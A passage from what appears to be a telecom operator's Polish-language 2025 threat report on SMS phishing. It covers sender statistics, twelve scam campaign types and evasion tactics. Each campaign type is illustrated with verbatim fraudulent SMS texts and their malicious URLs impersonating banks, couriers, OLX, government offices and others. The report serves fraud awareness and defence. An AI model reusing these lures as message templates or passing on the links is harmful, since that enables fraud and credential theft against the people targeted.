zaufania oraz nakłonięcie odbiorcy do określonej czynności odbywa się zazwyczaj poprzez spreparowanie fałszywej wiadomości i podszycie się pod nadawcę. Nie każda niechciana wiadomość (spam) to scam.

Źródła wysyłki wiadomości smishingowych

Poniżej przedstawiamy skalę oraz rodzaje źródeł wysyłki złośliwych wiadomości SMS/MMS identyfikowanych i blokowanych w analizowanych systemach Orange Polska.

SMS A2P (Short Message Service Application-to-Person) – to wiadomości SMS wysyłane przez serwer/


aplikacje biznesową, czyli z różnego rodzaju interfejsów programowania aplikacji (application programming interface – API) lub innych narzędzi umożliwiających wysyłkę wiadomości w sposób masowy. Wiadomości SMS wysyłane zazwyczaj z nadpisów (nazwa nadawcy).

SMS P2P (Short Messaging Service Person-to-Person) – to wiadomości SMS wysyłane z telefonów komórkowych przez użytkowników w komunikacji interpersonalnej. Wiadomości SMS wysyłane ze zwykłego numeru telefonu.

Źródła wysyłki złośliwych wiadomości SMS/MMS

w rozkładzie procentowym w roku 2025


■ SMS A2P ■ SMS P2P



Źródła wysyłki złośliwych wiadomości SMS/MMS

w rozkładzie procentowym w latach 2025 i 2024


2025 2024



Rozkład miesięczny złośliwych wiadomości SMS/MMS

z podziałem na źródło wysyłki w roku 2025

SMS P2P SMS A2P



W rozkładzie procentowym źródeł wysyłki blokowanych złośliwych wiadomości SMS/MMS w roku 2025 zdecydowanie większy udział stanowiły te wysyłane z aplikacji biznesowych – SMS A2P (74,9%) – niż te wysyłane z telefonów komórkowych – SMS P2P (25,1%). **W porównaniu z rokiem 2024 nastąpiła zmiana trendu, w roku 2024 proporcje były niemal odwrotne (A2P – 46,7%, P2P – 53,3%) – to skok ok. +28 punktu procentowego (pp.) dla A2P i spadek -28 pp. dla P2P.** Oznacza to przesunięcie działań związanych z wysyłaniem złośliwych wiadomości SMS/MMS w stronę zautomatyzowanych, hurtowych kampanii (A2P), często z podszywaniem się pod znane marki oraz nadawców/

nadpisów systemowych. Spadek wiadomości z telefonów komórkowych (P2P) może wynikać m.in. ze skuteczniejszych blokad indywidualnych numerów.

Rozkład w czasie występowania ataków phishingowych w roku 2025 nie jest regularny. Przede wszystkim można zauważyć znaczny spadek liczby identyfikowanych złośliwych wiadomości SMS/MMS w czerwcu oraz lipcu. Spadek ten wynika m.in. ze zmniejszonej skali kampanii dotyczących oszustw na członka rodziny (na dziecko). Widoczny jest również w drugiej połowie roku spadek udziału wysyłki z telefonów komórkowych (ze zwykłych numerów telefonów).

Rodzaje i przykłady smishingu – kampanie smishingowe

Klasyfikacja oparta jest przede wszystkim na metodach działania cyberoszustów oraz ich celach. Większość

identyfikowanych złośliwych wiadomości SMS w roku 2025 dotyczyła: dostaw paczek, kont bankowych, oszustw na członka rodziny (na dziecko), na kupującego w portalach ogłoszeniowych (w szczególności OLX), giełd kryptowalut oraz oszustw związanych z nagrodami/konkursami (na wygraną).

Najczęściej występujące phishingowe kampanie SMS/MMS w roku 2025

01

Podszywanie się pod banki

SMS-y udające wiadomości od banków lub pośredników płatności. Mogą dotyczyć także m.in. wyłudzeń „na pracownika banku” bądź „na konsultanta inwestycyjnego”.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o podejrzanym aktywności na koncie, konieczności weryfikacji danych, zablokowaniu karty, potwierdzeniu transakcji, konieczności aktywacji aplikacji bankowej.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony banku lub innego serwisu płatności online, skłonienie do podania i tym samym wyłudzenie wrażliwych danych (m.in.: danych logowania, kart płatniczych, kodów autoryzacyjnych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

[ALIOR BANK] Uwaga!
Dostęp do konta online
wygaśnie 11.06.2025 o
23:59. Przedłuż go teraz,
klikając: [https://](https://AliorMobile.3158.info)
AliorMobile.3158.info

[iPKO BANK]
Szanowny kliencie,
mamy gotową ulepszoną
aplikację dla iPko.
Proszę zweryfikować
nową aplikację do
02-03-2025. Pod tym
linkiem: [https://](https://ipko.110299.com)
ipko.110299.com

[CA24 Twoja rejestracja
w aplikacji Credit
agricole bank wygasa
29.01.2025. Proszę
przedłużyć swoją
weryfikację pod
adresem: [https://ca24-](https://ca24-reaktywowac.com)
reaktywowac.com

[SANTANDER BANK
S.A] Twoje konto
zostanie tymczasowo
zablokowane jeśli nie
zweryfikujesz swojej
tożsamości. Kliknij w link,
aby potwierdzić [[https://](https://santander-srodowisko.com/5QdC)
santander-
srodowisko.com/5QdC]"

[ING Bank Śląski]
Dostęp do Twojej
bankowości Moje ING
wygasa dziś
(07-03-2025) o 00:00.
Nie zwlekaj? odnowienie
zajmie tylko chwilę:
[https://pek2025-](https://pek2025-reaktywowac.com)
reaktywowac.com

[PEKAO S.A. BANK]
Dostęp zablokowany z
powodu nietypowej
aktywności=
(31.01.2025, 19:47).
Zaktualizuj dane do
23:59, aby odblokować
konto: [https://](https://PekaloWeryfikacja2025.452640.com)
PekaloWeryfikacja2025.452
640.com

[Spółdzielcza Grupa
Bankowa] Twoje konto
SGB24 wygasa
07-03-2025. Ostatnia
szansa na ukończenie
weryfikacji i uniknięcie
zablokowania:
sgb24.677539.com

[MILLENIUM BANK]
Rejestracja w aplikacji
wygaśnie 25.02.2025.
Pilnie odwiedź link, aby
dokończyć weryfikację:
milleniAktywacja2025.com

[BNP PARIBAS] Twoja
rejestracja w aplikacji
GOMobile ""WYGASA""
28.05.2025 - 23:59.
Proszę przedłużyć swoją
autoryzację pod
adresem: [https://https://](https://https://mobilego-pl.4923.info/)
mobilego-pl.4923.info/

Wiadomości SMS dotyczące podszywania się pod banki często były wysyłane ze zwykłych numerów telefonów. Najbardziej wzmożone kampanie miały miejsce w pierwszych miesiącach roku 2025.

02

Podszywanie się pod portale ogłoszeniowe bądź aukcyjne – „na kupującego”

SMS-y udające wiadomości od portali ogłoszeniowych bądź aukcyjnych. Dotyczą przede wszystkim oszustw „na kupującego” – potwierdzenie rzekomej sprzedaży. Oszuści podszywają się pod zainteresowanych kupnem oferowanych produktów i wysyłają do osoby wystawiającej przedmiot na sprzedaż na portalu aukcyjnym/ogłoszeniowym fałszywe wiadomości, rzekomo od serwisu aukcyjnego bądź ogłoszeniowego. Oszustwa tego typu mogą dotyczyć również fałszywych sklepów internetowych oferujących po bardzo niskich cenach produkty, które nigdy nie zostaną dostarczone do zamawiającego bądź w rzeczywistości nie istnieją.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o produkcie, który został sprzedany i należy potwierdzić sprzedaż oraz odebrać pieniądze za rzekomo zakupiony przedmiot, żąda potwierdzenia sprzedaży lub podania danych niezbędnych do zorganizowania przesyłki kurierskiej.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony firmy dotkniętej podszyciem (np. OLX) oraz banku lub innego serwisu płatności online, wyłudzenie wrażliwych danych (m.in.: danych logowania do bankowości internetowej, kart płatniczych, kodów autoryzacyjnych czy danych osobowych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Potwierdź swoją
sprzedaż na OLX: [https://
b9q7hk.lol/YoT2](https://b9q7hk.lol/YoT2)

OLX. Masz nową
sprzedaż: [https://
soar9.cfd/hSUJ0g](https://soar9.cfd/hSUJ0g)

OLX: TOWAR ZOSTAŁ
ZAKUPIONY Z
DOSTAWĄ:
[https://874647.com/
znmyw](https://874647.com/znmyw)

OLX. Gratulacje! Sukces
sprzedaży: [https://
ht5spl.lat/qGSy](https://ht5spl.lat/qGSy)

[OL X] POTWIERDZENIE
SPRZEDAŻY: [https://
spl1s3.lol/7TKk](https://spl1s3.lol/7TKk)

[OLX] ZATWIERDŹ
SPRZEDAŻ: [https://
space0.sbs/HsBh](https://space0.sbs/HsBh)

Wiadomości SMS z tej kategorii były wysyłane w dużej mierze z nadpisów (m.in. InfoSMS).

03

Oszustwa kurierskie – „na paczkę”

Falszywe wiadomości SMS podszywające się pod firmy kurierskie i pocztowe. Oszustwa związane z dostarczeniem paczki nazywane są „na paczkę”.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o zaległej opłacie za przesyłkę czy za dodatkowe usługi (np. wielkość paczki przekracza opłacony gabaryt) bądź o konieczności aktualizacji danych dostawy czy możliwości monitorowania przesyłki.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony firmy kurierskiej czy pocztowej, wyłudzenie wrażliwych danych (m.in.: danych kart płatniczych, danych logowania do bankowości elektronicznej czy danych osobowych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

DHL: Twoja paczka jest przetrzymywana z powodu dodatkowych opłat celnych. Opłaty te należy uiścić za pośrednictwem strony: <https://aktualizar-vod.com>

Doreczenie paczki nie powiodło się z powodu niekompletnego lub nieprawidłowego adresu. Sprawdź i zaktualizuj dane doreczenia. <https://gls-group1.top/pl>

InPost: Przesyłka GS759204682PL została zablokowana. Prosimy o opłacenie kosztów dostawy, w przeciwnym razie przesyłka zostanie odesłana do nadawcy: sledzenie-przesylki.com

Twój adres dostawy jest niedokładny i paczka nie została dostarczona prosimy o aktualizację adresu i ponowne dostarczenie paczki https://is.gd/poczta Polska_pl

Twoja przesyłka została wstrzymana. Prosimy o jak najszybszą aktualizację: [fediex.qpon/pl](https://fediex.qpon.pl)

UPS: Twoja przesyłka została wstrzymana, prosimy zaktualizować swoje dane tutaj. <https://pilsaninsa.com.tr/upsdelivery1/upsdelivery1/>

[GLS Twoja paczka jest w naszym magazynie. Proszę zaktualizować adres i sposób dostawy : <https://bitly.cx/Info-GLS>

UPS PL: Nie udało się dostarczyć Twojego zamówienia dzisiaj. Prosimy o przełożenie terminu lub potwierdzenie ponownej dostawy na jutro : <https://rb.gy/v4nlct>

Poczta Polska Twoja paczka czeka na dostawę. Kliknij link <https://bit.ly/4ggCVDI>, aby potwierdzić opłatę w wysokości 7,99 Złoty

[Informacje DPD] Twoja paczka jest w naszym magazynie. Proszę zaktualizować adres i sposób dostawy : <https://bitly.cx/AWB-DPD>

Proszę podpisać odbiór przesyłki w ciągu 6 godzin i podać prawidłowy adres dostawy w celu dostarczenia jej od drzwi do drzwi: <https://Indelivery.icu/pl>

Zamówienie zostało zwrócone do centrum adresowego. Zaktualizuj swoje dane, aby je otrzymać: <https://ww2.postaddress.top/pl>

04

Oszustwa na znajomego lub członka rodziny

Falszywe wiadomości SMS podszywające się pod znajomego lub członka rodziny (np. dziecko) z prośbą o pomoc finansową.

Treść fałszywej wiadomości SMS często nakłania jedynie do kontaktu poprzez inny kanał, np. poprzez WhatsApp czy inny komunikator lub kontakt na podany numer telefonu. Oszustwo to znane jest jako „metoda na wnuczkę” w wersji cyfrowej. Oszust wysyła wiadomość SMS, w której podaje się za bliską osobę (np.: córkę, syna, wnuczką).

Cechy charakterystyczne:

Nadawca: numer telefonu.

Treść wiadomości: informuje m.in. o zgubieniu telefonu przez nadawcę i zawiera prośbę o kontakt poprzez WhatsApp na podany w treści wiadomości nowy numer telefonu, wskazuje na potrzebę posiadania określonej kwoty celem opłacenia rachunków, np. za nowy telefon. Oszustwa nazywane również jako „na rozbitą telefon” czy „zepsuty telefon” – aparat wpadł do wody i są potrzebne pieniądze na nowy telefon oraz uregulowanie rachunku. Oszust może sugerować, że chodzi o nagły wypadek, utratę dokumentów, naprawę samochodu czy opłatę rachunku.

Cel: skłonienie do kontaktu (np. za pośrednictwem komunikatora lub telefonicznie), wyłudzenie pieniędzy od osoby pod pozorem pomocy bliskiemu, wyłudzenie danych wrażliwych (m.in. danych osobowych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Czesc tato, Mozesz do Mn.ie napisac. na WhatsApp? Wa.me/+48xxxxxxxxx to moj nowy numer

..Mamo..!, Mojk telefonn sie zepsul Napisz do mnie na whatsapp. Nowyy numer to : +48xxxxxxxxx

Czesc mamu moj stary telefon nie dziala. To tylko tymczasowy numer Napisz do mnie na WhatsApp!? xxxxxxxxx

Hej mamu..Telefon zepsuty, napisz przez Whas App. Ten nowy numer.

Mój telefon wpadł do ubikacji. Napisz do mnie na whatsapp mamu. To mój numer +48xxxxxxxxx

Czesc tato, telefon zepsuty . To moj nowy numer. Ale pisz przez WhatsAppi, mam tylko internet

Czesc tato, Moj telefon jest zepsuty. Napisz do mnie ale przez Whss app. Ten Nr Dziekuje

Hej tato, mam nowy numer. Czy możesz napisać do mnie na ten numer tak szybko, jak to możliwe na whatsappie? xxxxxxxxx

Czesc mamu, telefon zepsuty. Napisz do mnie przez was app. xxxxxxxxx lub shorturl.at/6kgKL Dziekuje

Wiadomości SMS dotyczące oszustw na członka rodziny były wysyłane przede wszystkim ze zwykłych numerów telefonów.

05

Podszywanie się pod giełdy kryptowalut

Fałszywe wiadomości SMS podszywające się pod giełdy kryptowalut, zachęcające do inwestowania bądź zabezpieczenia swoich środków finansowych. Wyłudzenia te są nazywane także „na konsultanta inwestycyjnego”. Oszustwa związane z giełdą kryptowalut mogą dotyczyć też m.in. fałszywych inwestycji.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o kliknięciu w załączony link prowadzący do fałszywej strony znanych firm czy instytucji, o rzekomym nieautoryzowanym dostępie do konta użytkownika (np. zalogowano się z nowego urządzenia z określonego kraju, czy twój kod bezpiecznego logowania to) i konieczności kontaktu na podany numer telefonu, jeśli to nie ty podejmowałeś te działania.

Cel: skłonienie do oddzwonienia, podania i tym samym umożliwienia wyłudzenia danych wrażliwych (m.in. danych osobowych, numeru kart płatniczych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

New device connection detected in New York. If it is not you, call us immediately at +48 (22) xxxxxxx

Panskie konto zostało wpisane na czarna listę. Proszę odwiedzić www.binance-fra.com aby usunąć ograniczenia

Z Twojego konta dokonano wypłaty w nieznanej lokalizacji. Jeśli nie dokonałeś tej wypłaty, odwiedź www.kucoin-pol.com

Twoje dwuskładnikowe uwierzytelnianie zostało usunięte z konta. Jeśli nie zainicjowałeś tego, skontaktuj się z nami pod numerem +48 xxx xx xxxx. REF:26311

Ostrzeżenie! próbowano dokonać wypłaty z twojego konta Binance. Nie Ty? Skontaktuj się natychmiast. +48xxxxxxxxx. REF: BIN331

41465 Proba dokonania transakcji w Rumunii. Jeśli to nie byłeś Ty, prosimy o natychmiastowy kontakt z nami. +48 xx xxx xx xx. REF: BIN885

06

Oszustwa związane z nagrodami/konkursami – „na wygraną”

Oszukańcze wiadomości obiecujące wygraną w konkursie lub loterii, w której ponoć braliśmy udział. Wiadomości pochodzą rzekomo m.in.: ze sklepów (np. oferujących elektronikę lub bony), znanych firm oraz z różnych serwisów gier online (np. kasyn).

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o wygranej telefonu iPhone i kliknięciu w podany link, aby odebrać nagrodę, zawiera fałszywe powiadomienia o wygranej w loterii, które wymagają jedynie opłacenia niewielkiej kwoty „administracyjnej” w celu odebrania nagrody, informuje: twój numer został wylosowany w loterii. Wiadomości tego typu mogą zawierać również imię i nazwisko użytkownika oraz jego numer telefonu.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony (np. kasyna), podania danych wrażliwych (m.in. danych osobowych, numeru karty płatniczej), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Ostatnia szansa na zdobycie 750 EUR i 200 DS <http://mglijj.xyz/u4D5nC>

Na Twoim koncie jest teraz 7500pln plus 250ds Wykorzystaj je, żeby wygrać dziś wieczorem <http://qur4.me/xxxxxx>

Po trzech próbach kontaktu nagroda wciąż pozostaje do odebrania. Wejdź teraz: suyup.info/xxxxxx

Dobre wieści! Twoje konto zostało zasilone wygranymi z lutego. Zobacz je tutaj: idexe.biz/uUQC1z

Rok 2025 rozpoczyna się od rekordowych zysków! Na Twoim rachunku znajduje się 8733,00 zł. Nie czekaj - skontaktuj się: +48xxxxxxxxx

Przypomnienie o punktach T-Mobile: Na Twoim koncie pozostało 6690 punktów. Wykorzystaj je przed 7 listopada: <https://lnk.ink/cA5HR>

Orange: Twoje punkty (9586 punktów) wygasną 27 czerwca 2025 r. Zrealizuj swój prezent już teraz, aby uniknąć wygasnięcia: <https://henghengjz.com>

Plus: Informujemy, że Twoje 3250 punktów wkrótce straci ważność. Punkty te można wymienić na prezenty. Wykorzystaj je teraz <https://t.ly/cn6qF>

PKO BP przypomina: Twoje 7999 punktów wygasło dzisiaj. Kliknij <https://pkobankpolski.sbs/pl>, aby odebrać swój prezent.

Często identyfikowaliśmy również takie kampanie:

07

Fałszywe powiadomienia o zaległościach bądź nadwyżkach w opłatach – „na niedopłatę” bądź „na nadpłatę”

Wiadomości SMS podszywające się pod różne firmy dostarczające korespondencję związaną z opłatami. Oszustwa te często nazywane są „na niedopłatę” bądź „na nadpłatę”.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o odebraniu rzekomej nadpłaty bądź nieopłaceniu faktury, np.: za prąd, gaz, telefon, na określoną kwotę i konieczności natychmiastowego dokonania opłaty, aby nie zostało zakończone świadczenie usługi.

Cel: skłonienie do kliknięcia w link prowadzący do banku lub innego serwisu płatności online, wyłudzenie danych wrażliwych (m.in. danych osobowych, płatniczych), zainstalowanie złośliwego oprogramowania, wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Przypomnienie: Twoja faktura z PGE jest nieopłacona. Prosimy o natychmiastową płatność, aby uniknąć odłączenia. Skontaktuj się z PGE, jeśli już zapłacono. <https://qrco.de/gkpge>

PGE: Masz do odebrania niewykorzystany zwrot środków. Aby odebrać refundację, kliknij w link: <https://qrco.de/pgerefund>

Uwaga! Masz nieopłacony rachunek za prąd. Aby uniknąć odcięcia dostaw energii, ureguluj należność niezwłocznie. Dokonaj płatności, aby uniknąć dalszych konsekwencji. <https://t.co/4Of14e8Oxz>

08

Podszywanie się pod urzędy i instytucje państwowe

SMS-y udające wiadomości od urzędów skarbowych, policji lub innych instytucji państwowych.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy/instytucji dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o niedopłacie podatku, wygaśnięciu profilu zaufanego i konieczności odnowienia czy aktualizacji danych.

Cel: skłonienie do podania wrażliwych danych (m. in. osobowych, finansowych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Błąd w rozliczeniu
Należy się zwrot
nadpłaconej kwoty.
Dokończ proces zwrotu
na stronie: <https://zwrot-podatku.dedyn.io/zwrot>

Przyznano Ci zwrot
podatku 494 zł. Aby go
odebrać, wpisz kod blik
w portalu poniżej -
przelew otrzymasz
natychmiast [https://
urzadskarbowy.pl-
podatki.cfd/pay/VB](https://urzadskarbowy.pl-podatki.cfd/pay/VB)

NFZ: Pilne! Aby
otrzymać refundację
kosztów leczenia,
prosimy o pilne
uzupełnienie danych.
Zaloguj się: [https://t.co/
yZpGADujGE](https://t.co/yZpGADujGE) Brak
danych uniemożliwi
wypłatę refundacji.

Twoj profil, zaufany
wygasa 31.12.2025 r.
Przedłuż jego ważność
po zalogowaniu na
konto. Więcej informacji i
podstawa prawna
[gov.bezpieczny-
serwis.com](http://gov.bezpieczny-serwis.com)

[e-TOLL] Termin Twojej
opłaty dobiega końca.
Aby uniknąć kary,
prosimy o
natychmiastowe
uregulowanie należności.
Sprawdź szczegóły:
ficoshchpoints.vip/pl

Zapłać mandat drogowy
– w przeciwnym razie
grozi zawieszenie prawa
jazdy [https://
Zaplacmandat-
pl.4923.info](https://Zaplacmandat-pl.4923.info)

09

Podszywanie się pod komunikatory

Fałszywe wiadomości SMS podszywające się pod komunikatory internetowe.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o rzekomych problemach z kontem.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony firmy dotkniętej podszyciem (np. Telegram), podania i tym samym wyludzenie wrażliwych danych (m.in. logowania, danych osobowych).

Przykłady fałszywych wiadomości SMS:

Zweryfikuj swój numer telefonu w ciągu 24 godzin, w przeciwnym razie Twoje konto zostanie usunięte. <https://telegram-pl.live>

30965 Twoje konto Telegram zostanie wkrótce zawieszone. Proszę sprawdzić to na oficjalnej stronie internetowej w ciągu 6 godzin <https://t.elnvcmv.top> ID#41377

Twoje konto Telegram zostanie wkrótce zawieszone. Proszę sprawdzić to na oficjalnej stronie internetowej w ciągu 6 godzin <https://is.gd/TRLDUj>

10

Podszywanie się pod platformy streamingowe

Fałszywe wiadomości SMS podszywające pod platformy streamingowe.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o konieczności zalogowania się do konta w celu aktywacji.

Cel: skłonienie do kliknięcia w link prowadzący do fałszywej strony portalu streamingowego (np. Netflix), wyludzenie danych wrażliwych (m.in.: danych logowania, danych osobowych, danych kart płatniczych).

Przykłady fałszywych wiadomości SMS:

NETFLIX Zaktualizuj swoją subskrypcję przed jej wygasnięciem 26.02.2025 na stronie: <https://mioabbonamento-regolarizzazione.info>

NETFLIX-Twoja ostatnia płatność została odrzucona, Twoje konto zostanie zawieszone 29/02/2025. Odnów płatność na: <https://manage-youraccount.com>

Twoje konto Netflix zostanie zablokowane, ponieważ Twoja płatność została odrzucona: <https://t.co/HkK8w7OPkd>

11

Podszywanie się pod operatorów telekomunikacyjnych

Fałszywe wiadomości SMS podszywające się pod operatorów telekomunikacyjnych.

Cechy charakterystyczne:

Nadawca: nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o nieopłaconej fakturze, weryfikacji swojego konta bądź numeru telefonu i konieczności kliknięcia w link, aby uniknąć blokady usług bądź karty SIM. „Wygrałeś nowy telefon, aby odebrać nagrodę, kliknij tutaj”.

Cel: skłonienie do podania i tym samym wyłudzenie wrażliwych danych (m.in.: danych osobowych, danych logowania, kodów autoryzacyjnych, danych kart płatniczych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

Twoje konto Orange jest gotowe do aktywacji. Prosimy o wykonanie instrukcji, aby aktywować konto i ponownie korzystać z naszych usług. Dziękujemy! urlz.fr/t4WD

ORANGE Drogi Kliencie, Twoja umowa kończy się dzisiaj i zostanie za blokowana. Przedłuż swoją umowę na stronie: umowa2025.com/

ORANGE: 26.05.2025 zawiesimy Twoja umowę za brak płatności. Zablokujemy połączenia, SMS-y i dane. Zaktualizuj płatność: <https://t.co/FshRtDFLFW>

Powyższe wiadomości phishingowe były wysyłane ze zwykłych numerów telefonów bądź z nadpisów m.in. ORFLEX.

12

Fałszywe oferty pracy – „na rekrutera”

Fałszywe wiadomości SMS podszywające się pod rekruterów.

Cechy charakterystyczne:

Nadawca: numer telefonu lub nazwa nadawcy identyczna lub zbliżona do oryginalnej bądź związana z nazwą firmy dotkniętej podszyciem.

Treść wiadomości: informuje m.in. o wysokich zarobkach (w tym podana np. stawka dzienna) oraz nakłania do kontaktu.

Cel: skłonienie do kontaktu (np. za pośrednictwem komunikatora lub telefonicznie), wyłudzenie danych wrażliwych (m.in. danych osobowych), wyłudzenie pieniędzy.

Przykłady fałszywych wiadomości SMS:

768507 Zatrudniamy do projektu. Stawka dzienna wynosi 312-1012 złotych. Liczba dostępnych stanowisk jest ograniczona. Prosimy o kontakt przez Telegram.

Poszukujemy kilku osób! Dniówka 312-1012 zł, miejsca ograniczone. Informacje przez Telegram : <https://t.me/xxxxx>

Dzień dobry, pomysłnie przeszedł(a) Pan/Pani ocene. Dzienna stawka wynosi od 200 do 800 zł. Prosimy o kontakt przez telegramu: <https://t.me/xxxxx>

Oszuści wysyłający phishingowe wiadomości SMS/MMS stosują w coraz większym stopniu zmienność treści celem ominięcia systemów detekcji operatorów. Na przykład: krótkie treści, zmienność domen i URL (linku) bądź brak linku, a jedynie nakłonienie do kontaktu, np. telefonicznego lub poprzez komunikator, dodawanie losowych znaków, w tym z różnych alfabetów.

Wiadomości SMS/MMS wysyłane z nadpisów (nazwa nadawcy) w dużej mierze były wysyłane z nadpisów

generycznych/universalnych (np.: Info, Verify, InfoSMS), a niekoniecznie powiązanych z nazwą podmiotu, pod który miało miejsce podszycie.

Wiadomości SMS wysyłane ze zwykłych numerów telefonów w większości były wysyłane z prepaidów.

Cyberoszuści dostosowywali kampanie, w tym treść komunikatów, do aktualnych wydarzeń politycznych czy społeczno-gospodarczych.



